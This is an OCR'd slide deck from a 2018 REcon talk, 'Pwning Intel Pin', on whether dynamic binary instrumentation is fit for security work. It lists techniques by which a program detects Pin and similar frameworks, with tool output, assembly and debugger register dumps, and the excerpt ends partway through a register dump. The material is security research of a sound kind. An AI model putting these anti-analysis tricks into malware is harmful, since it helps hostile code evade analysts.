Pwning Intel Pin
Reconsidering Intel Pin in Context of Security

REcon Montreal 2018

Julian Kirsch
Zhechko Zhechev

Chair of IT Security
Department of Informatics
Technical University of Munich

June 15, 2018

Can We Break Dynamic Binary Instrumentation?

PwIN-yea!

Introduction


Technical University of Munich

- **B**inary **I**nstrumentation
  - **S**tatic
  - **Dynamic** ⇝ **DBI**
- Prominent Binary Instrumentation Frameworks


Intel Pin	**Pin: Building Customized Program Analysis Tools with Dynamic Instrumentation.** Chi-Keung Luk *et al.*, ACM, 2005	**3552 citations**
Valgrind	**Valgrind: A Framework for Heavyweight Dynamic Binary Instrumentation.** N. Nethercote and J. Seward, ACM, 2007	2065 citations
DynamoRIO	**An Infrastructure for Adaptive Dynamic Optimization.** D. Bruening *et al.*, Code Generation and Optimization, 2003	545 citations
DynInst	**Design and Implementation of a Dynamic Optimization Framework for Windows.** D. Bruening *et al.*, ACM, 2001	136 citations
QBDI	**Implementing an LLVM based DBI framework.** C. Hubain *et al.*, 34c3, 2017	2 citations

DBI in a Nutshell


Introduction




Technical University of Munich




DBI in a Nutshell






Address Space
Pintool
Pin
VM
Code Cache
VM Context
IA Context
JIT Compiler
Instrumented Application (IA)





Technical University of Munich



DBI in a Nutshell


Introduction






Address Space
Pintool
Pin
VM
Code Cache
VM Context
IA Context
JIT Compiler
Instrumented Application (IA)

DBI in a Nutshell






Address Space
Pintool
Pin
VM
Code Cache
IP
VM Context
IA Context
JIT Compiler
Instrumented Application (IA)

DBI in a Nutshell

Introduction



DBI Use in Literature

- Binary Analysis
  - Taint Analysis
  - Concolic Execution
- Bug Detection
  - Memory Leaks / Corruptions
  - Race Conditions

DBI Use in Literature

Introduction

- Binary Analysis
  - Taint Analysis
  - Concolic Execution
- Bug Detection
  - Memory Leaks / Corruptions
  - Race Conditions

Dytan: A Generic Dynamic Taint Analysis Framework. J. Clause *et al.*, ACM, 2007

Practical Memory Checking with Dr. Memory. D. Bruening *et al.*, IEEE, 2011

Triton: A Dynamic Symbolic Execution Framework. F. Saudel *et al.*, SSTIC, 2015

How to Shadow Every Byte of Memory Used by a Program. N. Nethercote *et al.*, VEE, 2007

Building Workload Characterization Tools with Valgrind. N. Nethercote *et al.*, IISWC, 2006

DBI Use in Literature

- Binary Analysis
  - Taint Analysis
  - Concolic Execution
- Bug Detection
  - Memory Leaks / Corruptions
  - Race Conditions
- Program Shepherding
  - Hardening Techniques
  - Binary Patching
- Malware Analysis
  - Reverse Engineering
  - Transparent Debugging

Dytan: A Generic Dynamic Taint Analysis Framework. J. Clause *et al.*, ACM, 2007

Practical Memory Checking with Dr. Memory. D. Bruening *et al.*, IEEE, 2011

Triton: A Dynamic Symbolic Execution Framework. F. Saudel *et al.*, SSTIC, 2015

How to Shadow Every Byte of Memory Used by a Program. N. Nethercote *et al.*, VEE, 2007

Building Workload Characterization Tools with Valgrind. N. Nethercote *et al.*, IISWC, 2006

DBI Use in Literature

Technical University of Munich

- Binary Analysis
  - Taint Analysis
  - Concolic Execution
- Bug Detection
  - Memory Leaks / Corruptions
  - Race Conditions
- Program Shepherding
  - Hardening Techniques
  - Binary Patching
- Malware Analysis
  - Reverse Engineering
  - Transparent Debugging

Dytan: A Generic Dynamic Taint Analysis Framework. J. Clause *et al.*, ACM, 2007

Practical Memory Checking with Dr. Memory. D. Bruening *et al.*, IEEE, 2011

ROPdefender: A Detection Tool to Defend Against ROP Attacks. L. Davi *et al.*, ASIACCS, 2011

Riprop: A Dynamic Detector of ROP Attacks. M. Tymburibá *et al.*, BCS, 2015

Detecting ROP with Statistical Learning of Program Characteristics. M. Elsabagh *et al.*, ACM, 2017

Triton: A Dynamic Symbolic Execution Framework. F. Saudel *et al.*, SSTIC, 2015

How to Shadow Every Byte of Memory Used by a Program. N. Nethercote *et al.*, VEE, 2007

Building Workload Characterization Tools with Valgrind. N. Nethercote *et al.*, IISWC, 2006

Practical Context-Sensitive CFI. V. van der Veen *et al.*, ACM, 2015

ROPocop - Dynamic Mitigation of Code-Reuse Attacks. A. Follner *et al.*, Inf. Sec. Appl., 2016

Fully Context-Sensitive CFI for COTS Binaries. W. Qiang *et al.*, in ACISP, 2017

FEEBO: An Empirical Evaluation Framework for Malware Behavior Obfuscation. S. Banescu *et al.*, arXiv, 2015


MazeWalker - Enriching Static Malware Analysis. Y. Kulakov, RECon 2017, 2017

Automated Identification of Cryptographic Primitives in Binary Programs. F. Gröbert *et al.*, Springer, 2011

Interposition

A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003

Interposition



Inspection


A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003

Required Security Properties

Technical University of Munich

Interposition

Inspection



Isolation


A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003

Required Security Properties

Technical
University
of Munich

Interposition

Inspection



Isolation

Stealthiness

A Virtual Machine Introspection Based Architecture for Intrusion Detection. T. Garfinkel *et al.*, NDSS, 2003


Scalability, Fidelity and Stealth in the DRAKVUF Dynamic Malware Analysis System. T. K. Lengyel *et al.*, ACM, 2014

Technical University of Munich

Is Dynamic Binary Instrumentation **suitable** for security applications?

- Is the instrumentation process **detectable** by the application?
  - ↪ Stealthiness ⚡
- Can a program **break out** of the instrumentation sandbox?
  - ↪ Isolation ⚡
    - ↪ Interposition ⚡
    - ↪ Inspection ⚡

Stealthiness



Stealthiness

DBI Engines Detection Tool

Stealthiness

- Instrumentation introduces a lot of noise in binary's execution
- RECon 2012 - Falcón and Riva, Intel Pin, Windows 32 bit
- 13 detection techniques (5 newly discovered) in 3 categories
  - Environment Artefacts
  - JIT Compiler Overhead
  - Code Cache Artefacts
- Tested on Pin, DynamoRIO, Valgrind, QBDI in Linux `x86-64`

```
➜  jitmenot git:(master) ✗ ~/bin/pin-3.6-97554-g31f0a167d-gcc-linux/pin -- ./build/jitmenot
        jitbr: POSITIVE
       jitlib: POSITIVE
     pageperm: POSITIVE
      vmleave: POSITIVE
      mapname: POSITIVE
          smc: POSITIVE
    ripfxsave: POSITIVE
   ripsiginfo: POSITIVE
   ripsyscall: POSITIVE
           nx: POSITIVE
       envvar: POSITIVE
       fsbase: POSITIVE
        enter: NEGATIVE
```

DBI Frameworks: I know you're there spying on me.
F. Falcón *et al.*,RECon 2012

Technical University of Munich

- Page permissions (`pageperm`)

Environment Artefacts and JIT Compiler Overhead


- Page permissions (`pageperm`)
- Environment variables (`envvar`)

Environment Artefacts and JIT Compiler Overhead

Stealthiness

- Page permissions (`pageperm`)
- Environment variables (`envvar`)
- Code patterns (`vmleave`)


```
/*  [...]  */
sub  rsp, 0BA8h
mov  [rsp+var_BB8], rdi
mov  [rsp+var_BB0], rsi
mov  [rsp+var_B98], rbx
mov  [rsp+var_B90], rdx
mov  [rsp+var_B88], rcx
/*  [...]  */
mov  rax, rdi
mov  rdi, [rax]
mov  rsi, [rax+8]
mov  rbx, [rax+10h]
mov  rcx, [rax+18h]
/*  [...]  */
```



Environment Artefacts and JIT Compiler Overhead


Stealthiness

- Page permissions (`pageperm`)
- Environment variables (`envvar`)
- Code patterns (`vmleave`)
- JIT compiler overhead (`jitbr`)




Technical University of Munich


- Real Instruction Pointer (`ripfxsave`)



- Real Instruction Pointer (`ripfxsave`)
  - Original code remains in memory but it is **never** executed



- Real Instruction Pointer (`ripfxsave`)
  - Original code remains in memory but it is **never** executed



Code Cache Artefacts

Stealthiness


Technical University of Munich

- Real Instruction Pointer (`ripfxsave`)
  - Original code remains in memory but it is **never** executed
  - `fxsave` saves FPU context (address of last executed FPU instruction)

Code Cache Artefacts


Stealthiness

- Real Instruction Pointer (`ripfxsave`)
  - Original code remains in memory but it is **never** executed
  - `fxsave` saves FPU context (address of last executed FPU instruction)



- Instruction pointer ≠ Instruction pointer

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)



Code Cache Artefacts

Stealthiness

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0x555555554754 ("Hello RECON!\n")
RBX  0x0
RCX  0x0
RDX  0x7fffffffdfe8 → 0x7fffffffe365
RDI  0x1
RSI  0x7fffffffdfd8 → 0x7fffffffe351
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x1
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x55555555457f (<main+31>: mov    rdi,0x0)
```

Register Contents

```
   0x55555555457b <main+27>: mov    QWORD PTR [rsp],rax
→  0x55555555457f <main+31>: mov    rdi,0x0
   0x555555554586 <main+38>: mov    rsi,QWORD PTR [rsp]
   0x55555555458a <main+42>: mov    rdx,0xd
   0x555555554591 <main+49>: mov    rax,0x1
   0x555555554598 <main+56>: syscall
   0x55555555459a <main+58>: mov    rdx,QWORD PTR [rsp+0x8]
   0x55555555459f <main+63>: xor    rdx,QWORD PTR fs:0x28
```

.text Section

Code Cache Artefacts

Stealthiness

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0x555555554754 ("Hello RECON!\n")
RBX  0x0
RCX  0x0
RDX  0x7fffffffdfe8 → 0x7fffffffe365
RDI  0x0
RSI  0x7fffffffdfd8 → 0x7fffffffe351
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x1
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
RBP  0x5555555546d0 (<__libc_csu_init>: push   r15)
RSP  0x7fffffffdee0 → 0x555555554754 ("Hello RECON!\n")
RIP  0x555555554586 (<main+38>: mov rsi,QWORD PTR [rsp])
```

Register Contents

```
   0x55555555457b <main+27>: mov    QWORD PTR [rsp],rax
   0x55555555457f <main+31>: mov    rdi,0x0
→  0x555555554586 <main+38>: mov    rsi,QWORD PTR [rsp]
   0x55555555458a <main+42>: mov    rdx,0xd
   0x555555554591 <main+49>: mov    rax,0x1
   0x555555554598 <main+56>: syscall
   0x55555555459a <main+58>: mov    rdx,QWORD PTR [rsp+0x8]
   0x55555555459f <main+63>: xor    rdx,QWORD PTR fs:0x28
```

.text Section

Code Cache Artefacts

Stealthiness

- Real Instruction Pointer (`ripfxsave`)
- Wrong emulation of instructions (`syscall`)

```
RAX  0x555555554754 ("Hello RECON!\n")
RBX  0x0
RCX  0x0
RDX  0x7fffffffdfe8 → 0x7fffffffe365
RDI  0x0
RSI  0x555555554754 ("Hello RECON!\n")
R8   0x555555554740 (<__libc_csu_fini>: repz ret)
R9   0x7ffff7de5ee0 (<_dl_fini>: push   rbp)
R10  0x0
R11  0x1
R12  0x5555555545c0 (<_start>: xor    ebp,ebp)
R13  0x7fffffffdfd0 → 0x1
R14  0x0
R15  0x0
